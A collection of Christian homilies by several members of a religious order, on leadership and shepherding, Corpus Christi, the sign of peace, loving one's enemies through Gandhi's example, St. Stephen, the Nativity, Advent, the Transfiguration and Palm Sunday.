
Category: Uncategorized
Shepherds and Leaders ~ Br. Chip Noon, OPI

Brothers and Sisters this is a homily after the Gospel. But sometimes it is necessary for those who are shepherds to give some advice to the sheep who are lost. Take it or leave it.
All throughout the Bible, salvation history is giving us lessons about our place in the world. Some of these lessons are hard to take. Some easy. Today’s lesson is a little of both, I think.
Let me jump to today’s times. If we look around at our town, neighborhood, faith community, there seem to be those who are turning this message a bit on its head. What I mean is that there are some people who are waiting for the shepherd to come and help them. They are in trouble or in difficulty or just angry at what’s happening and they want a strong shepherd, leader, father-figure to fix things. I sometimes wish for this as well.
I am the good shepherd, says the Lord,
I know my sheep, and mine know me.
This is today’s Alleluia from the Apostle John.
“In verdant pastures he gives me repose,” from the Psalm. “In good pastures I will pasture them…” from the First Reading.
Now who is doing this pasturing, feeding, protecting, leading? The Lord God Almighty, Jesus Christ. And we, who are shepherds, are enjoined to go out and find lost sheep and take care of them. Not just the clergy, not just religious…everyone is responsible for the lost sheep. Who among us will not go out and find the sheep that is lost?
But today I fear that some of us are waiting for the shepherd to come and save us. The strong man, the leader, the capable woman, the boss, the politician…somebody who is going to fix the disordered world we find ourselves in today. It’s in every headline, every news story or broadcast, every political missive that comes in our mail or on our smart phone. “We need someone who can fix these problems! We need a leader!”
And then, “I am someone who can fix these problems! Make me your leader!”
You know where this is going. So let me get back to reality. All of today’s readings tell me one thing. I am a shepherd and I need to take care of my sheep. The One I trust, as it says on our coins, is God. There is no message that anyone other than God will save us. No matter what’s going on in our lives, everywhere, not just in the readings, we are urged to take matters into our own hands. Yes we are to rely on God, but here where we are temporarily living, we need to rely on ourselves.
No, I am not speaking as one who thinks there should be no help from others. I am saying that the shepherd is ourselves, not some politician, boss, or pastor. When we begin to take charge of our own lives, with God’s help, then we are fulfilling the lessons of today’s Gospel. We are the sinners. We must repent. And we must tend to our own sheep, our own neighbors.
And if you remember the Gospel of Luke, you know who your neighbor is. Sometimes we are the fallen man needing help, sometimes we are the Samaritan. But Jesus tells us that help is given by those who can and not to be expected from anyone but God.
So maybe I need forgiveness for venturing into a quasi-political diatribe. But today’s readings have led me down that path. Then if I need forgiveness, please forgive. If I need applause, please rejoice.
In all cases, let us rely on the Lord to show us the path. And then let us assist those we find on the path with us.
Lord, Let the words of my mouth, and the meditation of my heart, be acceptable in thy sight, O LORD, my strength, and my redeemer.
Amen.
The Solemnity of Corpus Christi~The Body and Blood of Christ ~ The Very Rev. Lady Sherwood, OPI
Liturgical colour: White.
Reading 1: GN 14:18-20
Responsorial Psalm: PS 110:1, 2, 3, 4
Reading 2: 1 COR 11:23-26
Gospel: LK 9:11B-17
When many think of The body and blood of our dear Lord Jesus Christ, they usually think of the Holy Eucharist we take during Mass. Yes of course the Holy Eucharist is indeed one important part, but is by no means all that today’s Solemnity represents.
In our Catholic Tradition we use the term ‘ The Body Of Christ’ in three totally separate but yet interconnecting ways. The first way we use it is to refer to Our Lord Jesus himself, we stress the full humanity of the Incarnate Son of God. He was formed in his mother’s womb, He was born and grew just as we do. He touched the untouchable leper with his human yet godly hands. He walked through the towns, villages and fields of his native land. He spoke God’s word in a human way. He ate and drank as we do. He suffered like we do. He was tortured, he was crucified for our sins and he was suffered bodily death and burial.
But Our Lord Jesus is no longer dead, He is Risen and is glorified in his body. He is no longer bound by earthly time as we are, and as he himself was in his earthly life. He is alive and with us. He is the Lord actively reigning in his own creation.

The second usage we have is to refer to the humanity, the men and women and children who form the embodying of the life of Jesus in each and every generation, our brothers and sisters in Christ. Jesus, our living Lord, is the Head of his Body the Church. By baptism every Christian has the serious vocation of being the embodying of Jesus in whichever place, situation and time of their own lived life. Through our human bodies we are to make present his kingdom and to reveal his presence. As Christians, we are not here to say that ‘we are here in place of Christ’ but rather that ‘In this place where we are, Christ is also in this place’.
What is true of the individual Christian is even more vibrantly true of the complete Body of Christians who are under the active Headship of the Risen lord Jesus. Every church community, or any other gathering of Christians, has the on-going duty of being an embodying of Jesus in this particular place and in this particular time. It is the individuality of each Christian life that is essential in the building up of the Church and of the fruitfulness of its mission
But how are we to be able to live up to this our calling unless we are constantly nourished by Jesus himself? Hence our third usage of ‘The Body – and Blood – of Christ’ is to refer to the celebration of the Eucharist at the heart of every Christian community. ‘The Eucharist makes the Church, and the Church makes the Eucharist’. The Eucharist is medicinal and healing, it is also the power for our mission. Whereas other food is eaten so that it becomes us, with this food which Jesus himself gives us we become him because it is him which we are truly receiving.
So all three meanings come together, three separate but united parts..three in one, in a similar way to the three in one of The Holy Trinity. Our Lord Jesus which we read about in the gospel, truly gives himself to us so that we might become him and we become members one of another in the holy communion and mission of his Holy Church:
As I who am sent by the Father, myself draw life from the Father, so whoever eats me will draw life from me.
This communion and mission is itself embodied in our Tradition history as the one holy catholic and apostolic church we proclaim in the Creed. We are not just in communion with those we who are currently present in our church or at our work, but with all the men and women whom we will never meet, those who speak in languages which we will never understand, who are praying for us as we are praying for them in the one Body of Christ. And as Jesus is Lord of both the living and the dead, so the dead too form one Body with us.
At the heart of this communion is the sacrifice of Calvary, the broken, tortured, crucified body and the shedding of the blood of Christ’s love for the world. This sacrifice of Calvary can never cease in its power. It eternally throbs through every atom of creation and throughout every second of time. But Jesus’s priestly work continues. He is our Eternal High Priest and the Everlasting Victim for our sins, enabling our salvation. In our sacrifice of the Mass we repeatedly re-enter into Our Lord’s self offering to the Father. In the prayers around the consecration of the Eucharist, we place our prayers of thanksgiving and of petition for the living and the dead into his one Calvary Prayer. Within our worship of the Body and Blood of the Lord present on the altar, we place our own self-offering sacrifice of our Christian bodily life.
I appeal to you dear brothers and sisters by the mercies of God to present your bodies as a living sacrifice holy and acceptable to God, which is your spiritual worship. (Rom 12.1)
All our Christian activity is taken up into the Eucharist just as the Eucharist is at the same point the nourishment of our hope and our courage and our salvation ‘until the Lord returns’. Our daily prayerfulness within Christ includes all creation as we pray ‘in the name of everything under heaven’ and we pray
Father may this sacrifice which has made our peace with you, advance the peace and salvation of all the world.

Peace and Forgiveness ~ The Very Rev. Lady Sherwood, OPI
Reading 1: ACTS 15:1-2, 22-29
Responsorial Psalm: PS 67:2-3,5,6,8
Reading 2: REV 21:10-14, 22-23
Gospel: JN 14:23-29
Liturgical colour: White.
The saying of the peace been spoken in congregations such as in our church masses for thousands of years. The giving of the peace has become a ritual part of our sunday service. Before the Holy Eucharist, the priest blesses the faithful with the peace of the Lord. In many church congregations, the people shake hands at that time of the service and say, “Peace be with you.”
This is an important action, which is much more than merely the giving of a routine or friendly gesture. The giving of a sign of peace has its roots in the words of Jesus on the night before his death, and on the day of his resurrection. He wanted each to know that he was going into death and coming out again to bring us peace, and that all who share the belief in Jesus also share the common peace that our Lord gives.
The ritual of the giving of the peace of the Lord goes back to the very first Easter. Jesus appeared to His Apostles in a locked room and twice said, “Peace be with you.” He then sent them to bring peace to the world by granting the forgiveness of sin in his name. To each of us who know our sins, this greeting is a refreshing shower of the Lord’s grace.
In the early days of the Christian Church the peace was given not as a handshake, but was given as a kiss. This kiss of peace is spoken of at the end of several of the letters of the New Testament. In the early Church all who received and gave the kiss of peace then received the body and blood of Christ in the Sacrament of the Holy Eucharist. In the congregation, after those who were still learning the faith were dismissed, the kiss began at the altar and was passed all the way around the church. Only those who received and gave the kiss were welcomed to the Lord’s table.
In a document called the Didascalia from the early third century A.D. it is told of a scene where the kiss of peace suddenly comes to a halt as two people refuse to kiss each other. There was a disagreement. We don’t know what the disagreement was about, but it was probably much like the kind of disagreements we have between people in our own church congregations today. The service then immediately stopped and the presiding minister left the altar and went to where the kiss was blocked. Only after reconciliation of the disagreement did the peace continue on its way around, and only then did the liturgy proceed.
This tells much about how early Christians lived in a congregation. To them the peace of God was a indeed truly a real thing, it was expected to be received by everyone, and to be shared by everyone. There was to be no withholding of forgiveness between the gathered flock. If two people would not share the peace, no one could until those two were brought together.
Does this situation bear any resemblance to our congregations today? It is well known that we have times when we are not always at peace with each other. Within our congregation there have been persons who do not even speak with one another, let alone share the peace. How many of our families have been at odds with one another? And yet week after week we come to the Lord’s table together. Do we know what we are doing? If we want the Lord’s forgiveness and peace but will not forgive our brother or sister in Christ, what can we expect to receive in return from the Lord our God? First we must be at peace with our brothers and our sisters, we need to seek their forgiveness and also to forgive them, and then we may come to the Lord to receive his pardon.
We clearly see this reflected in the teaching of the Lord’s Prayer. We ask God to forgive us our trespasses as we forgive those who trespass against us. Jesus taught that we are to forgive our brother or sister not only seven times, but seven times seven times. We are always to forgive those who ask for our forgiveness. To withhold forgiveness is to decline the Lord’s forgiveness for ourselves.
During the Easter season especially, the Christian Church is filled with the peace of the Lord. His sacrificial death for our sins brings peace where there once was only guilt. The news of his resurrection spread among his friends and followers and is remembered in the preaching of the Words of Life that ring in our ears, “He is risen!” The sight of his body, wounded but now healed and filled with glory, points to the future clothing that God will drape upon every person who is truly part of his faithful flock. It is a body that will be raised without any illness, disease, and age. Yes, the time of Easter is one of great joy and peace.
That peace must be shared among us and between us all. Wherever there is any type of division and bad feelings the peace of the Lord must replace that. We cannot truly celebrate the peace of Easter and still be holding a grudge against a fellow brother or sister. If we do, we are only imagining the peace of the Lord rather than truly receiving and giving it. We can shake a hand, we can mumble the words of peace, we can even kiss othere on the cheek, but if there is not full forgiveness in our heart, we do not have the peace that the Lord is giving.
The peace of the Lord is forever. Knowing that we have been completely forgiven by God and that he will never forsake us is powerful knowledge.
It gives strength to everything we do. It doesn’t matter if we are working, studying, raising a family, or lying in bed in a nursing home with no hope of recovery. Knowing that Jesus died and rose to give us eternal life is the most peaceful of all experiences. It gives us the strength to cope with any hardship. It calms the restless soul. It lifts the lowest spirit. It is the only true peace we can ever know in this earthly life.
So when we say the Peace at mass and give each other the sign of the peace of the Lord, are we truly doing it from the depths of our hearts and forgiving each other as Our Lord forgives us, or are we merely doing it out of habit, or routine? Let us look deeply within ourselves to ensure we are doing it with the whole purpose with which the Lord intended.
The peace of the Lord to you all!
“Love Your Enemies,” by Fr. Shawn E. Gisewhite, OPI

Gospel: Luke 6:27-38
Jesus said to his disciples:
To you who hear I say,
love your enemies, do good to those who hate you,
bless those who curse you, pray for those who mistreat you.
To the person who strikes you on one cheek,
offer the other one as well,
and from the person who takes your cloak,
do not withhold even your tunic.
Give to everyone who asks of you,
and from the one who takes what is yours do not demand it back.
Do to others as you would have them do to you.
For if you love those who love you,
what credit is that to you?
Even sinners love those who love them.
And if you do good to those who do good to you,
what credit is that to you?
Even sinners do the same.
If you lend money to those from whom you expect repayment,
what credit is that to you?
Even sinners lend to sinners,
and get back the same amount.
But rather, love your enemies and do good to them,
and lend expecting nothing back;
then your reward will be great
and you will be children of the Most High,
for he himself is kind to the ungrateful and the wicked.
Be merciful, just as your Father is merciful.
“Stop judging and you will not be judged.
Stop condemning and you will not be condemned.
Forgive and you will be forgiven.
Give, and gifts will be given to you;
a good measure, packed together, shaken down, and overflowing,
will be poured into your lap.
For the measure with which you measure
will in return be measured out to you.”
As I reflected on today’s Gospel one person came to mind, Mohandas (Mahatma) Gandhi. He is known for practicing non-violence and liberating India from British rule through his practice of non-violence. He was a Hindu born in 1869 in Gujarat in India. He went to London to study law and was called to the bar. In 1893 he was engaged by a Muslim firm in South Africa for legal work. There were many Indians in South Africa working in the mines but unlike everybody else they had to carry a special pass. While there Gandhi developed his theory of non-violent resistance to injustice. The Indians burned their passes. After that the Indians were all fingerprinted, but through Gandhi’s efforts the South African authorities discontinued fingerprinting them.
I saw the Gandhi movie when it was released some years ago and I watched a video of it again recently. In it a white clergyman, Charlie Andrews, went for a walk one day with Gandhi in South Africa. There were three white young men on the street with stones in the hands. The clergyman suggested they turn back. Instead Gandhi, a Hindu, started quoting Jesus from today’s Gospel to the clergyman, “to the man who slaps you on one cheek present the other cheek too.” (Luke 6:29) The clergyman said this was not to be understood literally, it was metaphorical. Gandhi replied saying he “suspected that Jesus meant one must show courage and be willing to take one blow or several blows to show that you will not strike back nor turn aside. That calls on something in the enemy that makes his hatred for you decrease and his respect for you increase.” It is a scene in the film full of irony. A Hindu quotes today’s Gospel to a Christian clergyman showing the Christian clergyman how Jesus’ teaching is to be lived in daily life. It is easy to resort to violence but the most courageous thing is to respond peacefully.
In 1915 Gandhi returned to India. He was not long back in India when he began taking the lead in the struggle for independence from Britain. He never wavered in his unshakable belief that the best means of achieving results is through non-violence. Whenever the Muslims or Hindus committed acts of violence against each other or the ruling British he fasted until the violence stopped. In 1947 independence finally came but he despaired that the country was split in two, into Muslim Pakistan and Hindu India. Violence followed the independence and he fasted almost to the point of death which brought an end to the violence. During that fast, toward the end of the Gandhi movie, a Hindu came to him and said, “I am going to hell.” Gandhi asked him, “Why?” He said he had killed a Muslim boy. Gandhi replied, “I know a way out of hell. Find a child with no parents and raise it. Only make sure it is a Muslim child and raise it as a Muslim.”
Gandhi was assassinated in 1948 walking through a crowded garden on the way to evening prayers in New Delhi. A famous quotation from Gandhi is, “Non-violence is the greatest force at the disposal of mankind. It is mightier than the mightiest weapon of destruction devised by the ingenuity of man.” Non-violence is not being passive. Gandhi would never suggest that you silently put up with injustice. He said injustice must be fought but not with violence. In our Gospel today (Luke 6:27-38) you are not being asked to suffer hurt from anyone but to respect someone even if they hurt you.
You might say to me, “I can accept that non-violence is the best way to achieve results. I can see its logic. But when you say to me to love my enemy that is a step too far.” I would respond in this way. There are many different words used for love in the Greek language in which the New Testament was written but the word for love that Jesus uses in our Gospel passage has nothing to do with being sentimental. Instead the love in our Gospel today means ‘wanting what is best for the other person.’ Jesus explains what he means by that type of love, “do good to those who hate you, bless those who curse you, pray for those who treat you badly.” (Luke 6:27-28) Loving our enemies is not avoiding them, or tolerating them or being indifferent to them. Instead it is being positive to them. That is the love David showed to Saul in our first reading (1 Sam 26). He had an opportunity to kill him but did not. From the human point of view he was foolish not to have killed him because Saul wanted to kill him, but David is an example of the love that Jesus talks of in our Gospel.
You might say to me, “It is all very well for you to preach up there about loving your enemy but you don’t have a clue. If you knew what so-and-so did to me you would not be preaching about love of enemies.” This is how I would respond. When the hurt caused to us by the other person is severe we have painful memories afterwards. The first step in forgiving the other person is to heal those painful memories. As you remember the painful event imagine Jesus with you comforting you. Do that for as long or as often as you need. If the hurt is very painful the most courageous thing to do is to seek therapy or counseling of some kind. That is not a sign of weakness but a sign of strength. When memories are being healed we can forgive.
You might still say to me that I still don’t have a clue and there is no way that you could love your enemy after what has been done to you. If the pain and hurt is as bad as that, and sometimes it is, I would say that forgiving in this situation is a grace or a miracle for which we need to pray. People have forgiven the most extraordinary crimes because they were graced by God to do so. It is not impossible to love enemies. If it were impossible Jesus would not have asked us to do so. If he asked us to love enemies it is certainly possible. So let us pray for the grace to forgive.
If we exact an eye for an eye the whole world will go blind. Jesus asks us to put love into life, to break the spiral of violence and hatred and negativity by putting love into life. Love is the only means to achieve anything. Jesus said to his disciples,
“I say this to you who are listening. Love your enemies, do good to those who hate you, bless those who curse you, pray for those who treat you badly. To the man who slaps you on one cheek, present the other cheek too….Love your enemies. ” (Luke 6:27-29)
Amen.
Keep the Faith! St. Stephen the Martyr ~ The Very Rev. Lady Sherwood, OPI
Reading 1 ACTS 6:8-10; 7:54-59
Responsorial Psalm PS 31:3CD-4, 6 AND 8AB, 16BC AND 17
Gospel MT 10:17-22
Liturgical colour: Red.

Dear brothers and sisters in Christ! We have just celebrated both Christmas eve, and only yesterday, we celebrated Christmas day itself, the Wonderful feast of the birth of Jesus, Our Lord and Saviour. We have reflected upon the little newborn babe in the crib, we have sung “silent night” and “Hark the Herald Angel’s Sing”, amongst other hymns, Carol’s, and no doubt festive non religious tunes of all varieties as well, and we have heard the tidings of peace, joy and salvation to all the world. And suddenly today, in stark contrast, we are clothed in blood-red vestments, we hear of the bloody death of Stephen, and of Jesus’ warnings of persecution, death, and hatred for his name’s sake. So, Is there a connection between Christmas and the first Holy martyr Stephen? How are we to make sense of this dramatic sudden contrast? Does it mean we shouldn’t take the beauty and the peace of Christmas too seriously? Does it mean that Christmas is merely a wonderful story, but that the reality is indeed extremely different…?
Not at all!! The long tradition of the Church in celebrating the memorial of St. Stephen the day after Christmas does not serve to demote Christmas in any way whatsoever, but to continue it, to strengthen it, and to manifest more clearly in our hearts the important meaning of the Christmas celebration. Jesus became mankind, he became born as an earthly child, so to in in his adult earthly years, to sacrifice himself for us and for our salvation. He wanted as he wants today and always, for us to give him his rightful place within our hearts. So after Christmas, the birth of the small Jesus, we contemplate also the birth of the Church, because Our Lord was and is the Church, he was the church as a child.

Now when Jesus comes to dwell in our hearts, that cannot remain without effect upon us. When Our Lord and Saviour, who can do all things dwells within us, he transforms our hearts, and thus makes a difference in our attitudes towards one another and toward life. St. Stephen’s life is an excellent example of this. As one of the first deacons he had a double task. He was assigned to the service of the tables, to the “service of love” to the poor, so that the Apostles would have more time for their preaching. But Stephen also had the gift of preaching, and so he would also perform the ministry of truth. Stephen, trusting in Jesus, devoted himself whole-heartedly to the tasks entrusted into him. He was stoned to death because his preaching of Jesus as the Son of God was considered blasphemy. Now, we might think that if Stephen, had been far more considerate of the understanding and passion of his Jewish brothers for the oneness of God, and had spoken more carefully about Jesus, that he would not have been stoned, that maybe he could have continued to preach about Jesus, and that by doing this,he could have done more good….
But St. Stephen make no compromises concerning the truth. He proclaims the Jesus who revealed himself and the one truth whom he had come to know. But he does not proclaim this truth by way of any violence or hatred, but in instead in the acts of love and self-giving. Until the last moment he forgives the men who kill him. As Jesus prayed for those who killed him, so St. Stephen prayed, “Lord, do not count this sin against them!” And his witness, his death was fruitful for us as members of the Church. The remembrance of this witness, for example, probably helped Saul later to accept Christ’s message as the truth, and to later become the great Apostle Paul.
St. Stephen is an excellent example to us of true and unwavering faithfulness to Jesus, an example of holding fast to the truth in love. This is an example of the way we all should and want to go within our lives. This path of truth and salvation is not always easy. It is not always easy to avoid deviating from the correct path in one way or another. Sometimes one hears that faithful Christians, in order to be tolerant of others, must abandon the claim to truth, that they must not proclaim or hold the faith as truth or even as true, for that to some, may lead to intolerance and to hatred. But the example of St. Stephen shows us clearly that the world needs the witness of the truth, and that it is possible to preach this truth with steadfast conviction and yet without any violence or hate, but in the acts of love and self-giving.
Let us pray to Jesus, who came into this world as a child for our sakes, that we have the courage and the wisdom to profess our faith in our family life, in our workplaces, in our society, wherever we are, in a convinced and convincing loving manner, as St. Stephen did. Amen.
Peace Has Come! The Rt. Rev. Jay Van Lieshout, OPI

Blessings and peace to you my brothers and sisters on this most auspicious solemnity of the nativity of our Lord! It is amazing how swiftly the seasons have flown; last Christmas, Epiphany, Lent, Pentecost, Kingdom Tide, then Advent and now we once again rejoice in the birth of our Savior. As I sit and reflect on God’s message given us through these seasons, I am drawn to the promise of each Sunday in Advent: Hope, Love, Joy and Peace. I am especially inspired by the Sunday set right at the cusp of Christmas tide, the promise of Peace (I would like to mention in some traditions the 4th Sunday in Advent is Love; though seemingly different, Peace and Love are sides of the same coin, for how can you have Love without Peace, and without Peace how can Love exist?)

Isaiah (9:6) promises the Messiah would come as a Son of Man, God’s son, given to us and all authority in heaven and earth will rest upon His shoulders and He will be called Wonderful Counselor, Mighty God, Everlasting Father and the Prince of Peace. How wonderful a gift to have a Lord who brings to the world not extravagance and glitz, but the simple gift of Peace. As I reflect on this gift, I consider the biblical concept of Peace (in Hebrew salom) and its four equally glorious aspects. Peace reflects wholeness in body and health, harmony in relationship with each other and with the Creator, prosperity and fulfillment in spiritual and worldly life and the absence of conflict, war and strife. When greet one another or extend our farewells and extend our wish for Peace in their lives, what better blessing can there be? What better way to show agape love than through extending our wish for Peace! And from where does all Peace emanate but from our Heavenly Father and Creator, who so loves us His children as to send down the ultimate emissary and vessel of everlasting Peace, His Son, our Lord Jesus Christ.
When Peace came down from heaven in the form of this precious child, the world was seemingly devoid of Peace. It was a nation occupied by foreign forces, civil rulers fighting over power, spiritual leaders fighting for control, and all three suppressing the people so as to procure and maintain wealth and power. Turmoil predominated, the people (especially the poor and weak) were just expendable pawns in the political, social and religious power plays. The tree of Jesse was seemingly extirpated by evil, and yet out of this darkness, it brought forth a shoot, a Son was given, a child who’s light would bring about change, validate all people, disburse the wicked and topple corrupt governments through acts of Love and the gift of heavenly Peace. Rejoice, Alleluia!
Brothers and Sisters, today I look around and hang my head. For even as the church bells chime commemorating the Savior’s birth and its ancient promise of Peace and good will, just as in the old familiar carol, I say “There is no peace on earth… for hate is strong and mocks the song of Peace on earth”. We too live in trouble times, reminiscent of a time when a small child was born two millennia ago. The weak are persecuted, people are marginalized, civic and religious leaders fight for money, power and control. Lies are the new truth, animosity is norm and self-righteousness is the new Gospel. Just the other day I saw a post where a christian religious leader bought an expensive car and lavish gifts for his wife (to the tune of hundreds of thousands of dollars) and people defended this extravagant display of wealth born from the hard labor of his parishioners even though members of the community go hungry or homeless. Similarly, a bishop publicly posted on social media animosity towards gay priests, even though his fellow priests who have been supportive of him through the years happened to be gay. How disheartening it is to see such things cloud the light, the good work, the Good News of God’s church.
Life is dynamic, yet the more things change, the more they stay the same. Today, just in times past, children of God are wandering through life like sheep lost in desert looking for their shepherd to bring them home to peace and safety. We as the Church, must stand up and be this shepherd for Christ, gathering up these lost sheep, feeding and caring for them both body and soul. Like St. Peter, we are called to be the rocks on which Christ’s Church is built, a church which is strong, resilient and steadfast against the temporal tempests which blow through life. Our lives and corporal acts of worship must be steadfast beacons of Peace, Love, Hope and Joy which guide the lost sheep to the verdant pastures of the Kingdom of Heaven here on earth. Let us rejoice in the rituals and traditions handed down to us from our church fathers and mothers. It is time to once again live the solemnities, feasts, celebrations and religious ceremonies which are the life blood of His church throughout the year. We must eschew the trappings of populous spirituality rich in its entertainment value and poor in substance, instead focusing worship being the promises of the advent season upon which the word of God is inscribed and from which the Light of Christ shines forth: Hope, Love, Joy and Peace.
Brothers and Sisters, the world needs the promise of our Lord’s nativity now more than ever; not just on December 25th, but each and every day throughout the year. We must carry the Peace and Love which comes from the Christ child in our hearts and offer salom to every person we meet and to all whom we bid farewell. We must remember, WE are the Church, we are the bearers of Peace and Love in the world, shepherds to God’s lost sheep and each time we open our salom to those we meet, especially the poor, the weak, the ostracized and those different from us, we pay homage to the Christ Child Himself, born of Mary, swaddled and laid in a manger.
Get Ready! ~ The Very Rev. Lady Sherwood, OPI

Reading 1: BAR 5:1-9
R Psalm: PS 126:1-2, 2-3, 4-5, 6.
Reading 2: PHIL 1:4-6, 8-11
Gospel: LK 3:1-6
Liturgical colour: Purple/violet
Brothers and sisters in Christ:
Baruch, was a Hebrew prophet who isn’t very well known as such, and whom we heard in today’s First Reading. He had a strong sense that things in the world would be different.
The people suffered because their leaders were so painfully inadequate – and sadly, this still happens in our own world today. Both priests and kings, religious and secular leaders, totally unwilling to trust God and God’s ways, were leading the nation into unnecessary suffering and to eventual destruction.
Baruch connected peace with integrity, honour with devotedness.
Along with Isaiah, whom Luke quoted in the Gospel reading, Baruch was saturated with God’s vision for his world. They both had a sense of what life could be like if genuine concern for the common-good of all replaced the self-interest and national interest of the powerful and the rich; and if a sense of the inviolable dignity of every person replaced violence and the culture of death.
For that to happen, people’s eyes needed to be opened – to see that many familiar and unquestioned ways of doing things were not necessarily the only ways, or the best ways. People needed to be educated, their consciences formed, and their sense of mutual responsibility sharpened and activated.
The need is universal, as important now as then.
Six centuries after Baruch and Isaiah, John the Baptist appeared on the scene. Luke summed up his striking entry onto the stage in today’s Gospel:
The Word of God came to John, son of Zachariah, in the wilderness… and he went through the whole Jordan district proclaiming a baptism of repentance for the forgiveness of sins.
John believed that the power of sin could be broken, not in some distant long=term to come, but immediately, by one who would follow in his footsteps. But people first needed to share his pain, and his distress at the way things were. Then they needed to become aware of their own often unconscious sharing in the destructive networks, relationships and customary ways of doing things that destroyed their own human dignity as they undermined the dignity of others. And thirdly, they needed to find the motivating power and the energy to do things differently: they needed to share John’s hope for change and his confident sense of God. John sensed that God was moving… God – the source of being, the creator of the universe, the life-force of all that lives – was moving. Indeed, unknown to John, God had stepped into the flow of human history in order to engage with it from within. God had taken human flesh and blood, and become incarnate in Jesus.
It is so sad in today’s world, that the true meaning of Christmas is often forgotten, and for many has replaced the awe-inspiring mystery of incarnation of Our Lord and saviour, with commercialisation, with Santa Claus, and with songs such and ideas like Rudolph the red-nosed reindeer. We need to Prepare a way for the Lord, we need to make his paths straight. This is a call to active commitment in the true reason of Christmas…
God’s Kingdom is possible. But we do not get captured by that realisation as we ought in the midst of noise, frantic movement or distractions of the world. During the coming days of the remainder of the advent season, it is important that we try our hardest to construct some quiet time in the midst of all the noise; and to find some stillness in the midst of the frantic distractions of the world, and to focus on the coming of Christ amongst us.

Feast of the Transfiguration of the Lord~ The Rev. Deacon Dollie Wilkinson, OPI
Feast of the Transfiguration of the Lord

The Feast of the Transfiguration of Jesus is celebrated by Christians on August 6, 2018. and is considered a major feast. The Transfiguration of Jesus is an event reported in the New Testament in which Jesus is transfigured and becomes radiant. He and three of his apostles go up on Mount Tabor, on which Jesus begins to shine with bright rays of light. The prophets Moses and Elijah appear next to Him and He speaks with them. Jesus is then called “Son” by a voice in the sky, God the Father.
Matthew 17:1-9
“Jesus took Peter, James, and his brother, John, and led them up a high mountain by themselves. And he was transfigured before them; his face shone like the sun and his clothes became white as light. And behold, Moses and Elijah appeared to them, conversing with him. Then Peter said to Jesus in reply, “Lord, it is good that we are here. If you wish, I will make three tents here, one for you, one for Moses, and one for Elijah.” While he was still speaking, behold, a bright cloud cast a shadow over them, then from the cloud came a voice that said, “This is my beloved Son, with whom I am well pleased; listen to him.” When the disciples heard this, they fell prostrate and were very much afraid. But Jesus came and touched them, saying, “Rise, and do not be afraid.” And when the disciples raised their eyes, they saw no one else but Jesus alone. As they were coming down from the mountain, Jesus charged them, “Do not tell the vision to anyone until the Son of Man has been raised from the dead.””
We should note that the Transfiguration was experienced by Peter, James and John—not by the other Apostles or disciples or followers of Jesus—not even by Mary His Mother. Jesus does not always share with us his reasoning about why He does things and so we are invited to wonder—as surely did the other followers of Jesus. And even though Jesus tells these three not to share the vision with anyone until He, Jesus, has been raised from the dead, surely the others were aware that something had happened. We can try to imagine what answer these three would have given when the others asked: what happened up there?
This Feast of the Transfiguration invites us to look at the mystery of Jesus Christ, living among us. This Jesus is truly God and yet truly human. At the time of His baptism and then at the time of the Transfiguration, the Divine breaks through and a voice is heard: “This is my beloved Son.” The Baptism of Jesus is the beginning of His public ministry, but it is also a baptism into death, a baptism into our human condition, a baptism into the will of the Father. The Transfiguration echoes that baptism: it is a preparation for the death of the Lord, a preparation to see Him die in our human condition, a preparation for his complete accepting of the will of His father.
In the Book of Daniel. we are given a vision of heaven that is full of imagination and images and symbols. Daniel is one of those who could see the Son of Man and know that a Savior was coming. The Prophets in general were able to see that God’s love for His people would require a Savior to come. What that would mean was not yet clear. What was clear was the sinfulness of humanity and the love of the Father. Just as in the Transfiguration, we have the divinity of Jesus breaking through into our human situation, so also the Prophets could see that God must once again break into our human condition to draw us to Himself.
Daniel 7:9-10, 13-14
“As I watched: Thrones were set up and the Ancient One took his throne. His clothing was bright as snow, and the hair on his head as white as wool; his throne was flames of fire, with wheels of burning fire. A surging stream of fire flowed out from where he sat; thousands upon thousands were ministering to him, and myriads upon myriads attended him. The court was convened and the books were opened. As the visions during the night continued, I saw: One like a Son of man coming, on the clouds of heaven; when he reached the Ancient One and was presented before him, the one like a Son of man received dominion, glory, and kingship; all peoples, nations, and languages serve him. His dominion is an everlasting dominion that shall not be taken away, his kingship shall not be destroyed.”
The second reading comes from the Second Letter of Peter and teaches us that the Transfiguration is given to us so that we can know the power and the majesty of the Lord Jesus. The declaration from the Father, “This is my son,” is unique and helps all believe that truly, Jesus is God and has come to save us.
2 Peter 1:16-19
“Beloved: we did not follow cleverly devised myths when we made known to you the power and coming of our Lord Jesus Christ, but we had been eyewitnesses of his majesty. For he received honor and glory from God the Father when that unique declaration came to him from the majestic glory, “This is my Son, my beloved, with whom I am well pleased.” We ourselves heard this voice come from heaven while we were with him on the holy mountain. Moreover, we possess the prophetic message that is altogether reliable. You will do well to be attentive to it, as to a lamp shining in a dark place, until day dawns and the morning star rises in your hearts.”
For us, the Transfiguration draws us deeper into the mystery of Jesus. We want to believe that God sent another Prophet or another Anointed one. In some ways, yes, but this Prophet, this Anointed One, is God Himself, present in our human condition, One like us in all things but sin. Which is a clear sign that God does love us!

Taking the Journey: Palm Sunday~The Very Rev. Lady Sherwood, OPI
Liturgical colour: Red.
The Procession with Psalms=Gospel: MK 11.1=10
Reading 1: IS 50:4=7
R Psalm: PS 22: 8=9,17=18,19=20,23=24
Gospel: MK 14: 1=15:47
As most people who probably know me well are aware, I am a person who likes to travel on journeys, whether for ministry or to visit sacred or beautiful places of the Lord’s creation. But the journey undertaken on Palm Sunday, which we celebrate today, was a journey of both joy and celebration, but also of suffering.
As Jesus rode into a Jerusalem on a donkey to attend passover,many crowds gathered. The crowds rejoiced, waving palms, laying them in the Lord’s path, and many also laid down their cloaks to the King of Kings.
However, amongst the rejoicing crowds shouting ‘Hosanna!’ were also the Pharisees and Jesus knew that this journey would also lead to his death for our salivation, only five days later. This was certainly an extremely important journey and was filled by both the rejoicing and waving of palm with the shouting of ‘Hosanna!’, and the suffering of our dear Lord Jesus knowing that these very people who today rejoiced as he entered Jerusalem would also be the people who would condemn him to physical death on the cross. Jesus knew this was the will and plan of his Heavenly Father for our salvation from sin and death, he knew what had to happen and our Lord accepted this.
Today’s we rejoice with the Lord at his arrival in Jerusalem to attend the Passover, and we also share in his sorrow and suffering as his brothers and sisters, for what the Lord was to suffer for our sake. Yet, we also rejoice at the fact the Lord Jesus loves us so much that he was willing and prepared to undertake this journey on our behalf.
Of course, there are many types of journeys that we can undertake in our lives, but no journey of ours can ever compare to this journey of our dear Lord and Saviour.
